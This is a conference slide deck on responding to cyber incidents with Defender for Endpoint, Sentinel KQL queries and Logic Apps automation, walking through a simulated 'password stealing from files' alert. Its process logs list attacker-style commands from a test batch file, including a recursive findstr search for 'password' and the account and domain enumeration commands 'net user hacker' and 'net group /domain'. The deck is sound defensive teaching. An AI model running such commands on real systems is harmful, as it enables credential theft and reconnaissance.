



# Responding to Cyber Incidents using MDE, Sentinel & Beyond



Bert-Jan Pals

# C:\> whoami

SOC Lead

Focus:

- Detection Engineering
- Threat Hunting
- Incident Response

Techie & KQL Ninja

Developing Open-Source Tools & Queries for the community

Blogs: [kqlquery.com](http://kqlquery.com)





# Agenda

## Defender For Endpoint & Sentinel

- KQL
- Logic Apps
- Live Response

Beyond...

Goal: Share Response Capabilities Across the Microsoft Landscape

# Mayday Mayday Mayday

<input type="checkbox"/>	Multi-stage incident involving Persistence & Dis... 31	<span style="color: red;">■■■</span> Medium	2 investigation states	Persistence, Discovery, ...	<span style="color: blue;">■</span> AZUREWIN2022	<span style="color: green;">User icon</span> bert-jan	5/7	<span style="color: red;">X</span>
<input type="checkbox"/>	An active 'Ceprolad' malware in a command ...	<span style="color: orange;">■■■■■</span> Low	No threats found	Malware	<span style="color: blue;">■</span> AZUREWIN2022	<span style="color: green;">User icon</span> bert-jan		<span style="color: red;">X</span>
<input type="checkbox"/>	An active 'Ceprolad' malware in a command ...	<span style="color: orange;">■■■■■</span> Low	No threats found	Malware	<span style="color: blue;">■</span> AzureWin2022	<span style="color: green;">User icon</span> bert-jan		<span style="color: red;">X</span>
<input type="checkbox"/>	New group added suspiciously	<span style="color: red;">■■■</span> Medium		Persistence	<span style="color: blue;">■</span> AZUREWIN2022	<span style="color: green;">User icon</span> bert-jan		<span style="color: red;">X</span>
<input type="checkbox"/>	Anomalous account lookups	<span style="color: orange;">■■■■■</span> Low		Discovery	<span style="color: blue;">■</span> azurewin2022	<span style="color: green;">User icon</span> bert-jan		<span style="color: red;">X</span>
<input type="checkbox"/>	Suspicious Windows account manipulation	<span style="color: red;">■■■</span> Medium		Persistence	<span style="color: blue;">■</span> AZUREWIN2022	<span style="color: green;">User icon</span> bert-jan		<span style="color: red;">X</span>
<input type="checkbox"/>	Suspicious sequence of exploration activities	<span style="color: orange;">■■■■■</span> Low		Discovery	<span style="color: blue;">■</span> azurewin2022	<span style="color: green;">User icon</span> bert-jan		<span style="color: red;">X</span>
<input type="checkbox"/>	Suspicious account creation	<span style="color: red;">■■■</span> Medium		Persistence	<span style="color: blue;">■</span> azurewin2022	<span style="color: green;">User icon</span> bert-jan		<span style="color: red;">X</span>

# We keep it simple: Password stealing from files

azurewin2022 Risk level ■■■ Medium ...

AzureWin2022\bert-jan

WindowsServer2022

Alert story

3/15/2024 8:33:08 PM [4] ntoskrnl.exe

8:33:09 PM [348] smss.exe

8:34:35 PM [4320] smss.exe 000000f0 0000008c

8:34:35 PM [1096] winlogon.exe

8:34:48 PM [5324] userinit.exe

8:34:48 PM [5356] explorer.exe

8:35:45 PM [1596] cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "

8:35:54 PM [6488] findstr.exe findstr /spin "password" \*:\*

▼ Expand all ⌂ Copy story to clipboard

>Password stealing from files

Medium Detected New

The screenshot shows a timeline of process executions on a Windows system. The processes listed are ntoskrnl.exe, smss.exe, winlogon.exe, userinit.exe, explorer.exe, cmd.exe, and findstr.exe. The findstr.exe process is highlighted with a red callout box containing the text 'Password stealing from files'. The timeline shows the sequence of events from the initial boot processes to the final command-line execution.

**>Password stealing from files**

Risk level ■■■ Medium | ● Detected | ● New

Manage alert See in timeline Tune alert ...

**Details** Recommendations

**INSIGHT**

Quickly classify this and 1 similar alert

Classify alerts to improve alert accuracy and get more insights about threats to your organization.

Classify alert View 1 similar alert ⓘ

**Alert state**

**Classification** Assigned to  
Not Set Unassigned  
Set Classification

**Alert details**

**Category** MITRE ATT&CK Techniques  
Discovery T1003: OS Credential Du... +3 More  
View all techniques

# KQL Response



# KQL 101

Table name

Parse DKIM to  
new column

Variable

Filter time

```
1 let TimeFrame = 3d;
2 EmailEvents
3 | where TimeGenerated > startofday(ago(TimeFrame))
4 | where EmailDirection == "Intra-org"
5 | extend DKIMValue = tostring(parse_json(AuthenticationDetails).DKIM)
6 | project TimeGenerated, SenderDisplayName, RecipientEmailAddress, Subject, DKIMValue
7 | sort by TimeGenerated desc
```

Display & Sort  
results

Results    Chart    Add bookmark

TimeGenerated [UTC]	SenderDisplay...	RecipientEmailAddress	Subject	DKIMValue
> 2/20/2024, 12:29:29.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report...	none
> 2/19/2024, 12:29:30.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report...	none
> 2/18/2024, 12:29:28.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report...	none
> 2/17/2024, 12:29:31.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report...	none

# From Zero to KQL Response Hero

- Define a goal
- KQL is only helps to achieve your goal
- Use variables as input
- Standardize
- No need to reinvent the wheel
- Build queries for common response scenarios





# KQL Response Scenarios

- Device Inbound Connections
- ASR Triggers
- List Suspicious Device Actions
- Open SMB Connections
- Registry Run Key Changes
- File Child Processes

# Password stealing from files

azurewin2022      Risk level ■■■ Medium    ...

WindowsServer2022

Alert story

3/15/2024 8:33:08 PM [4] ntoskrnl.exe

8:33:09 PM [348] smss.exe

8:34:35 PM [4320] smss.exe 000000f0 0000008c

8:34:35 PM [1096] winlogon.exe

8:34:48 PM [5324] userinit.exe

8:34:48 PM [5356] explorer.exe

8:35:45 PM [1596] cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat""

8:35:54 PM [6488] findstr.exe findstr /spin "password" \*.\*

>Password stealing from files

Manage alert See in timeline Tune alert ...

Details Recommendations

IN SIGHT

Quickly classify this and 1 similar alert

Classify alerts to improve alert accuracy and get more insights about threats to your organization.

Classify alert View 1 similar alert ⓘ

Alert state

Classification Not Set Assigned to

Set Classification Unassigned

Alert details

Category Discovery MITRE ATT&CK Techniques

T1003: OS Credential Du... +3 More

View all techniques

Bert-Jan Pals

# List Child Processes of File

Input Variable

Collect File Locations  
Based on Input

List File Locations  
  
Collect Child  
Processes based on  
File Locations

```
// For the best results use SHA1
let MaliciousFileSHA1 = "9c938bad61943a2977764782a7e79869e877fd45"; // Random generated SHA1 hash 9d833c959de5dd22d778c697cd0de8189c238b2e
let MaliciousFileName = "maliciousfilename.exe";
let SearchWindow = 48h; //customizable h = hours, d = days
let FileInfoLocation = materialize (
    DeviceFileEvents
    | where Timestamp > ago(SearchWindow)
    | where ((not(isempty(MaliciousFileSHA1)) and SHA1 == MaliciousFileSHA1) or (isempty(MaliciousFileSHA1) and tolower(Filename) == tolower(MaliciousFileName)))
    | summarize FileLocations = make_set(tolower(FolderPath));
let FileInfoFileName = materialize (
    DeviceFileEvents
    | where Timestamp > ago(SearchWindow)
    | where ((not(isempty(MaliciousFileSHA1)) and SHA1 == MaliciousFileSHA1) or (isempty(MaliciousFileSHA1) and tolower(Filename) == tolower(MaliciousFileName)))
    | summarize Filenames = make_set(tolower(Filename));
let FileInfoFileSHA1 = materialize (
    DeviceFileEvents
    | where Timestamp > ago(SearchWindow)
    | where ((not(isempty(MaliciousFileSHA1)) and SHA1 == MaliciousFileSHA1) or (isempty(MaliciousFileSHA1) and tolower(Filename) == tolower(MaliciousFileName)))
    | summarize FileInfoFileSHA1 = make_set(SHA1);
(union iffuzzy=true
    (FileInfoFileName), // Forensic information in set format available after last raw event
    (FileInfoLocation), // Forensic information in set format available after last raw event
    (FileInfoFileSHA1), // Forensic information in set format available after last raw event
    (DeviceProcessEvents
        | where InitiatingProcessCommandLine has_any (FileInfoLocation))
    | sort by Timestamp
    | project-reorder
        Filenames,
        FileLocations,
        FileInfoFileSHA1,
        Timestamp,
        DeviceName,
        ActionType,
        FileName,
        ProcessCommandLine,
        InitiatingProcessCommandLine
)
```


# Results List Child Processes of File

Timestamp	DeviceName	ActionType	FileName	ProcessCommandLine	InitiatingProcessCommandLine
Mar 15, 2024 8:35:55 PM	azurewin2022	ProcessCreated	NETSTAT.EXE	netstat -ano	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	tasklist.exe	tasklist /SVC	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	findstr.exe	findstr /spin "password" *.*	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	whoami.exe	whoami /priv	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	ARP.EXE	arp -A	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	ROUTE.EXE	route print	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	ipconfig.exe	ipconfig /all	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net group /domain	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net group /domain	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net user hacker	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net localgroups	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	net.exe	net users	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	WMIC.exe	wmic qfe get Caption,Description,HotFixID,Installed...	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	HOSTNAME.EXE	hostname	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:46 PM	azurewin2022	ProcessCreated	systeminfo.exe	systeminfo	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:46 PM	azurewin2022	ProcessCreated	conhost.exe	conhost.exe 0xffffffff -ForceV1	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -

# The Data is the Limit

```
let CompromisedDevices = dynamic (["laptop1", "server2"]);
let SearchWindow = 48h; //Customizable h = hours, d = days
DeviceEvents
| where Timestamp > ago(SearchWindow)
| where DeviceName has_any (CompromisedDevices)
| where ActionType == "AntivirusDetection"
| extend FileInfo = pack_dictionary("fileName", FileName, "FileLocation", FolderPath, "SHA1", SHA1, "SHA256", SHA256, "MD5", MD5)
| summarize TotalDetections = count(), MaliciousFiles = make_set(FileInfo) by DeviceName

let CompromisedDevice = "laptop1";
let SearchWindow = 48h; //Customizable h = hours, d = days
// Collect all ASR triggers from the compromised device
let ASREvents = DeviceEvents
| where Timestamp > ago(SearchWindow)
| where DeviceName == CompromisedDevice
| where ActionType startswith "ASR"
| project Timestamp, ActionType, FileName, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, AccountDomain, AccountName;
// Collect all SmartScreen events from the compromised device
let SmartscreenEvents = DeviceEvents
| where Timestamp > ago(SearchWindow)
| where DeviceName == CompromisedDevice
| where ActionType in ('SmartScreenAppWarning', 'SmartScreenUrlWarning')
| extend SmartScreenTrigger = iff(ActionType == "SmartScreenUrlWarning", RemoteUrl, FileName), ReasonForTrigger = parse_json(AdditionalFields).Experience
| project Timestamp, DeviceName, ActionType, SmartScreenTrigger, ReasonForTrigger, InitiatingProcessCommandLine;
// List all AV detections from the compromised device
let AntivirusDetections = DeviceEvents
| where Timestamp > ago(SearchWindow)
| where DeviceName == CompromisedDevice
| where ActionType == "AntivirusDetection"
| extend ThreatName = tostring(parse_json(AdditionalFields).ThreatName)
| project Timestamp, DeviceName, ActionType, ThreatName, FileName, FolderPath, SHA1, InitiatingProcessAccountId;
// List all tampering actions from a compromised device
let TamperingAttempts = DeviceEvents
| where Timestamp > ago(SearchWindow)
| where DeviceName == CompromisedDevice
| where ActionType == "TamperingAttempt"
| extend TamperingAction = tostring(parse_json(AdditionalFields).TamperingAction), Status = tostring(parse_json(AdditionalFields).Status), Target = tostring(parse_json(AdditionalFields).Target)
| project Timestamp, DeviceName, ActionType, TamperingAction, Status, Target, InitiatingProcessCommandLine;
// List all exploit guard events
let ExploitGuardEvents = DeviceEvents
| where Timestamp > ago(SearchWindow)
| where DeviceName == CompromisedDevice
| where ActionType startswith "Exploitguard"
| project Timestamp, DeviceName, ActionType, FileName, FolderPath, RemoteUrl;
```

A screenshot of the Microsoft Sentinel Log Analytics workspace. On the left, there's a navigation pane with sections like 'Email & collaboration' (EmailAttachmentInfo, EmailEvents, EmailPostDeliveryEvents, EmailUrlInfo, UrlClickEvents) and 'Devices' (DeviceEvents, DeviceFileCertificateInfo, DeviceFileEvents, DeviceImageLoadEvents, DeviceInfo, DeviceLogonEvents, DeviceNetworkEvents, DeviceNetworkInfo, DeviceProcessEvents, DeviceRegistryEvents). The main area shows a complex Log Search query in the KQL language, which filters and extends device events based on timestamps, device names, and specific action types like 'ASR', 'SmartScreen', 'AntivirusDetection', 'TamperingAttempt', and 'Exploitguard'. The code uses dynamic variables like 'CompromisedDevices' and 'SearchWindow' to define the scope of the search.



# Standardize Input

- The analyst only needs to input variables

```
let CompromisedDevice = "compromiseddevicename";  
  
let SearchWindow = 48h; //Customizable h = hours, d = days
```

```
let CompromisedDevices = dynamic(["laptop1", "server2"]);  
let SearchWindow = 48h; //Customizable h = hours, d = days  
DeviceEvents  
| where Timestamp > ago(SearchWindow)  
| where DeviceName has_any (CompromisedDevices)  
| where ActionType == "AntivirusDetection"  
| extend FileInfo = pack_dictionary("FileName", FileName, "FileLocation", FolderPath, "SHA1", SHA1, "SHA256", SHA256, "MD5", MD5)  
| summarize TotalDetections = count(), MaliciousFiles = make_set(FileInfo) by DeviceName
```


# Logic Apps



# Logic Apps

“Azure Logic Apps is a cloud platform where you can create and run automated workflows with little to no code. By using the visual designer and selecting from prebuilt operations, you can quickly build a workflow that integrates and manages your apps, data, services, and systems.”


Automate (Repeated) Tasks



Azure Logic Apps

Bert-Jan Pals

# Logic Apps Flow



# Results List Child Processes of File

Timestamp	DeviceName	ActionType	FileName	ProcessCommandLine	InitiatingProcessCommandLine
Mar 15, 2024 8:35:55 PM	azurewin2022	ProcessCreated	NETSTAT.EXE	netstat -ano	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	tasklist.exe	tasklist /SVC	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	findstr.exe	findstr /spin "password" *.*	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	whoami.exe	whoami /priv	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	ARP.EXE	arp -A	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	ROUTE.EXE	route print	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	ipconfig.exe	ipconfig /all	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net group /domain	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net group /domain	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net user hacker	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net localgroups	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	net.exe	net users	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	WMIC.exe	wmic qfe get Caption,Description,HotFixID,Installed...	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	HOSTNAME.EXE	hostname	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:46 PM	azurewin2022	ProcessCreated	systeminfo.exe	systeminfo	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -
Mar 15, 2024 8:35:46 PM	azurewin2022	ProcessCreated	conhost.exe	conhost.exe 0xffffffff -ForceV1	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" -

# Sentinel Incident: Password stealing from files

>Password stealing from files on one endpoint ...  
Incident ID 21

Refresh | Logs | Tasks | Activity log

This is the new, improved incident page - Now generally available. You can use the toggle to switch back.

Medium Severity | New Status | Unassigned Owner

Investigate in Microsoft Defender XDR

Workspace name: sentinel  
Description: --  
Alert product names: Microsoft Defender for Endpoint  
Evidence: N/A (Events: 1, Alerts: 1, Bookmarks: 1)  
Last update time: 3/18/2024, 7:23:58 PM | Creation time: 3/15/2024, 8:39:09 PM

Entities (15): LocalUserAddition.bat, 9c938bad61943a2977764782a7e79869e877fd45(SHA1), azurewin2022, bert-jan, 192.168.2.13, findstr.exe, 7e484985cc835b3892f7445d2692227ba2d2e6f5(SHA1), d0a20941751521cd19bd3eabf34c446(MD5), 940cbec6750076f2a191cbc8da96aae1905f7d9709b48c839bb52884eff1a45(SHA256), cmd.exe, 2ed9b5430c775306b316ba3a926d7de4fe39fc7(SHA1), e7a6b1f51efb405287a8048cfa4690f4(MD5), eb71ea69dd19f728ab9240565e8c7efb59821e19e3788e289301e1e74940c208(SHA256), findstr /spin "password" \*, cmd.exe /c "C:\Users\bert-jan\Desktop\LocalUserAddition.bat" \*

Overview Entities

Search: Type : All

Name	Type
LocalUserAddition.bat	File
9c938bad61943a2977764782a7e79869e877fd45(SHA1)	FileHash
azurewin2022	Host
bert-jan	Account
192.168.2.13	IP
findstr.exe	File
7e484985cc835b3892f7445d2692227ba2d2e6f5(SHA1)	FileHash
d0a20941751521cd19bd3eabf34c446(MD5)	FileHash
940cbec6750076f2a191cbc8da96aae1905f7d9709b48c839bb52884eff1a45(SHA256)	FileHash
cmd.exe	File
2ed9b5430c775306b316ba3a926d7de4fe39fc7(SHA1)	FileHash
e7a6b1f51efb405287a8048cfa4690f4(MD5)	FileHash
eb71ea69dd19f728ab9240565e8c7efb59821e19e3788e289301e1e74940c208(SHA256)	FileHash
findstr /spin "password" *	Process
cmd.exe /c "C:\Users\bert-jan\Desktop\LocalUserAddition.bat" *	Process


Incident actions: Run playbook (Preview) (highlighted), Create automation rule, Create team (Preview)

No Entity Selected

Please select an entity to view more details

Investigate

# Logic App List Child Processes of File



# List Child Processes Results

>Password stealing from files on one endpoint ...

Incident ID 21

Medium Severity | New Status | Unassigned Owner

Refresh | Logs | Tasks | Activity log

This is the new, improved incident page - Now generally available. You can use the tooltip to switch back.

Investigate in Microsoft Defender XDR

Workspace name: sentinel

Description: --

Alert product names: Microsoft Defender for Endpoint

Evidence: N/A (1 Alerts, 1 Bookmarks)

Last update time: 3/18/2024, 7:23:58 PM Creation time: 3/15/2024, 8:39:09 PM

Entities (15): 192.168.2.13, findstr /spin "password", 7e484985cc835b3892f7445d2692227ba2d2e6f5(SHA1), d0a20941751521c0d19bd3eabf34c446(MD5), 940bec6750076f2a191cbc8da96aae1905f7d9709b48c839bb52884eff1a45(SHA256), cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat""

View all >

Tactics and techniques: Discovery (1)

Incident workbook: Incident Overview

Activity logs content: All

Comment created from playbook - Sentinel-Automation-ChildProcesses 03/18/24, 07:23 PM  
Last 20 Child Processes of file with SHA1-Hash: 9c938bad61943a2977764782a7e79869e877fd45

Timestamp	DeviceName	ActionType	ProcessCommandLine	InitiatingProcess
3/15/2024 7:35:55 PM	azurewin2022	ProcessCreated	netstat -ano	cmd.exe /c ""C
3/15/2024 7:35:54 PM	azurewin2022	ProcessCreated	tasklist /SVC	cmd.exe /c ""C
3/15/2024 7:35:54 PM	azurewin2022	ProcessCreated	findstr /spin "password".	cmd.exe /c ""C
3/15/2024 7:35:54 PM	azurewin2022	ProcessCreated	whoami /priv	cmd.exe /c ""C
3/15/2024 7:35:54 PM	azurewin2022	ProcessCreated	arp -A	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	route print	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	ipconfig /all	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	net group /domain	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	net group /domain	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	net user hacker	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	net localgroups	cmd.exe /c ""C
3/15/2024 7:35:52 PM	azurewin2022	ProcessCreated	net users	cmd.exe /c ""C
3/15/2024 7:35:52 PM	azurewin2022	ProcessCreated	wmic qfe get Caption,Description,HotFixID,InstalledOn	cmd.exe /c ""C
3/15/2024 7:35:52 PM	azurewin2022	ProcessCreated	hostname	cmd.exe /c ""C

Bert-Jan Pals

# List Child Processes Results

>Password stealing from files  
Incident ID 21

Refresh | Logs | Tasks | Activity log

This is the new, improved incident page - Now generally available

Medium Severity | New Status | Unassigned Owner

Investigate in Microsoft Defender XDR

Workspace name: sentinel

Description: --

Alert product names:

- Microsoft Defender for Endpoint

Evidence:

Events: N/A | Alerts: 1 | Bookmarks: 1

Last update time: 3/18/2024, 7:23:58 PM | Creation time: 3/15/2024, 8:39:09 PM

Entities (15):

- 192.168.2.13
- findstr /spin "password"...
- 7e484985cc835b3892f7...
- d0a20941751521c0d19...

[View all >](#)

Tactics and techniques:

[Discovery \(1\)](#)

Incident workbook:

[Incident Overview](#)

Comment created from playbook - Sentinel-Automation-ChildProcesses 03/18/24, 07:23 PM

Last 20 Child Processes of file with SHA1-Hash: 9c938bad61943a2977764782a7e79869e877fd45

Timestamp	DeviceName	ActionType	ProcessCommandLine	InitiatingProcess
3/15/2024 7:35:55 PM	azurewin2022	ProcessCreated	netstat -ano	cmd.exe /c ""C
3/15/2024 7:35:54 PM	azurewin2022	ProcessCreated	tasklist /SVC	cmd.exe /c ""C
3/15/2024 7:35:54 PM	azurewin2022	ProcessCreated	findstr /spin "password".	cmd.exe /c ""C
3/15/2024 7:35:54 PM	azurewin2022	ProcessCreated	whoami /priv	cmd.exe /c ""C
3/15/2024 7:35:54 PM	azurewin2022	ProcessCreated	arp -A	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	route print	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	ipconfig /all	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	net group /domain	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	net group /domain	cmd.exe /c ""C
3/15/2024 7:35:53 PM	azurewin2022	ProcessCreated	net user hacker	cmd.exe /c ""C

IdProcesses	03/18/24, 07:23 PM
77764782a7e79869e877fd45	
mandLine	InitiatingProcess
:	cmd.exe /c ""C
:	cmd.exe /c ""C
"password".	cmd.exe /c ""C
v	cmd.exe /c ""C
	cmd.exe /c ""C
	cmd.exe /c ""C
	cmd.exe /c ""C
domain	cmd.exe /c ""C
domain	cmd.exe /c ""C
ker	cmd.exe /c ""C
ups	cmd.exe /c ""C
	cmd.exe /c ""C
# Caption,Description,HotFixID,InstalledOn	cmd.exe /c ""C
	cmd.exe /c ""C

Bert-Jan Pals

# Inbound Device Connections

Microsoft Sentinel incident (Preview)

No additional information is needed for this step. You will be able to use the outputs in subsequent steps.

Connected to  Change connection.

Entities - Get Hosts (Preview)

\* Entities list

Connected to  Change connection.

For each

\* Select an output from previous steps

```
graph TD; A[Microsoft Sentinel incident (Preview)] --> B[Entities - Get Hosts (Preview)]; B --> C[For each];
```

\* Resource Name

\* Query

```
// Add the device you are investigating in the CompromisedDevice variable  
let CompromisedDevice = ;  
let SearchWindow = 10d; //Customizable h = hours, d = days  
let IPRegex = [0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3};  
DeviceNetworkConnections  
| where TimeGenerated > ago(SearchWindow)  
